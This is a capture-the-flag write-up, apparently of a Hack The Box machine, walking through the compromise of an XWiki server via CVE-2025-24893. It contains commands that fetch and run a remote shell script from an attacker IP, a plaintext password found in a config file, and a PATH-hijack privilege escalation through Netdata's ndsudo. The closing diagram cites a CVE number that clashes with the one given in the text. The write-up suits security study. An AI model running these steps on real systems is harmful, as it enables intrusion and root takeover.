

Reconnaissance
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editor.htb/
8080/tcp open  http    Jetty 10.0.20
| http-title: XWiki - Main - Intro
|_Requested resource was http://10.129.223.246:8080/xwiki/bin/view/Main/
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Jetty(10.0.20)
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
| http-methods:
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
| http-webdav-scan:
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|_  Server Type: Jetty(10.0.20)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The nmap scan already identified a redirect to editor.htb on port 80, therefore I add this to my /etc/hosts file. On port 8080 there seems to be an installation of XWiki.
Execution

Accessing the web page at http://editor.htb shows download options (deb and exe) for a futuristic code editor called SimplistCode Pro. Clicking the buttons does prompt me to save the files, but before having a closer look I try to check out the documentation.
It’s hosted at wiki.editor.htb and after adding this to my hosts file too, I can access the page. As already seen in the nmap scan it’s XWiki and it does contain two posts. The footer shows version 15.10.8 is in use.

This version is over a year old1 and searching for known vulnerabilities finds CVE-2025-24893, an arbitrary code execution for unauthenticated users. There are proof-of-concepts available, like this one.
$ python3 CVE-2025-24893-EXP.py -u 'http://wiki.editor.htb' -c whoami

===========================================================
                   CVE-2025-24893
            XWiki Remote Code Execution Exploit
                      Author: Artemir
===========================================================

[-] Request failed: Exceeded 30 redirects.
Running the code while supplying the URL to the fails due to many redirects since the installation is hosted at /xwiki instead of /. The script needs to be adjusted in order to accommodate that. After removing the leading / in line 35, urljoin keeps the provided URI and just joins the additional part.
    encoded_payload = quote(payload)
    exploit_path = f"bin/get/Main/SolrSearch?media=rss&text={encoded_payload}"
    full_url = urljoin(url, exploit_path)
Now the exploit works and prints xwiki as output for whoami. Then I proceed to get a reverse shell on the server.
$ python3 CVE-2025-24893-EXP.py -u 'http://wiki.editor.htb/xwiki/' -c whoami

===========================================================
                   CVE-2025-24893
            XWiki Remote Code Execution Exploit
                      Author: Artemir
===========================================================

[+] Command Output:
xwiki

$ python3 CVE-2025-24893-EXP.py -u 'http://wiki.editor.htb/xwiki/' \
                                -c 'curl 10.10.10.10/shell.sh -o /tmp/shell'
--- SNIP ---

$ python3 CVE-2025-24893-EXP.py -u 'http://wiki.editor.htb/xwiki/' \
                                -c 'bash /tmp/shell'
--- SNIP ---
Privilege Escalation
Shell as oliver
The only user with a login shell configured is oliver but I’m lacking credentials. Grepping for password in the configuration files for XWiki in /etc/xwiki returns the password theEd1t0rTeam99.
$ grep -i password /etc/xwiki/hibernate.cfg.xml
    <property name="hibernate.connection.password">theEd1t0rTeam99</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password"></property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password"></property>
The password works for oliver on SSH and I can collect the first flag.
Shell as root
User oliver is not able to run sudo on the host but is part of an unusual group called netdata. Searching for files owned by this group finds an installation of netdata in /opt/netdata.
oliver@editor:~$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)

oliver@editor:~$ find / -group netdata 2>/dev/null
/run/ebpf.pid
/run/netdata/netdata.pid
/tmp/netdata-ipc
/opt/netdata/var
/opt/netdata/var/cache
/opt/netdata/var/cache/netdata
/opt/netdata/var/cache/netdata/netdata-meta.db
/opt/netdata/var/cache/netdata/dbengine
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000007.njf
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000010.njf
--- SNIP ---
The default installation is hosting a web server on port 199992 and sure enough there’s an open port on this system. I therefore forward that via SSH in order to access it through my browser.

On the dashboard, there’s already a warning due to an outdated version. Clicking on the alert symbol next to the login in the upper right corner reveals version 1.45.2 and the release notes for the next minor version shows a vulnerability tracked as CVE-2024-32019.
Someone with access to ndsudo can run arbitrary commands as root since the SUID is set and the binary looks for external commands in the PATH of the calling user. Checking for the existence of said binary shows oliver is able to execute it and it has the SUID bit set.
$ find /opt/netdata -iname ndsudo -exec ls -la {} \;
-rwsr-x--- 1 root netdata 200576 Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo

$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo --help
ndsudo

(C) Netdata Inc.

A helper to allow Netdata run privileged commands.

  --test
    print the generated command that will be run, without running it.

  --help
    print this message.

The following commands are supported:

- Command    : nvme-list
  Executables: nvme
  Parameters : list --output-format=json

- Command    : nvme-smart-log
  Executables: nvme
  Parameters : smart-log {{device}} --output-format=json

- Command    : megacli-disk-info
  Executables: megacli MegaCli
  Parameters : -LDPDInfo -aAll -NoLog

- Command    : megacli-battery-info
  Executables: megacli MegaCli
  Parameters : -AdpBbuCmd -aAll -NoLog

- Command    : arcconf-ld-info
  Executables: arcconf
  Parameters : GETCONFIG 1 LD

- Command    : arcconf-pd-info
  Executables: arcconf
  Parameters : GETCONFIG 1 PD

The program searches for executables in the system path.

Variables given as {{variable}} are expected on the command line as:
  --variable VALUE

VALUE can include space, A-Z, a-z, 0-9, _, -, /, and .
The --help switch lists the available commands and the associated executable. I decide to go for nvme and place a Python script into /dev/shm that sets the UID to 0 and runs bash.
#!/usr/bin/env python3
import os

os.setuid(0)
os.system('/bin/bash')
Then I make the script executable, export a new PATH variable, that searches /dev/shm first, and call the ndsudo binary. This drops me into a new root shell and I collect the final flag.
$ chmod +x /dev/shm/nvme

$ export PATH=/dev/shm:$PATH

$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
root@editor:/opt/netdata#
Attack Path
flowchart TD

subgraph "Execution"
    A(XWiki 15.10.8) -->|CVE-2025-24893| B(Shell as xwiki)
end

subgraph "Privilege Escalation"
    B -->|Access to XWiki configuration| C(Password in config)
    C -->|Password reuse| D(Shell as oliver)
    D -->|CVE-2024-23019| E(Shell as root)
end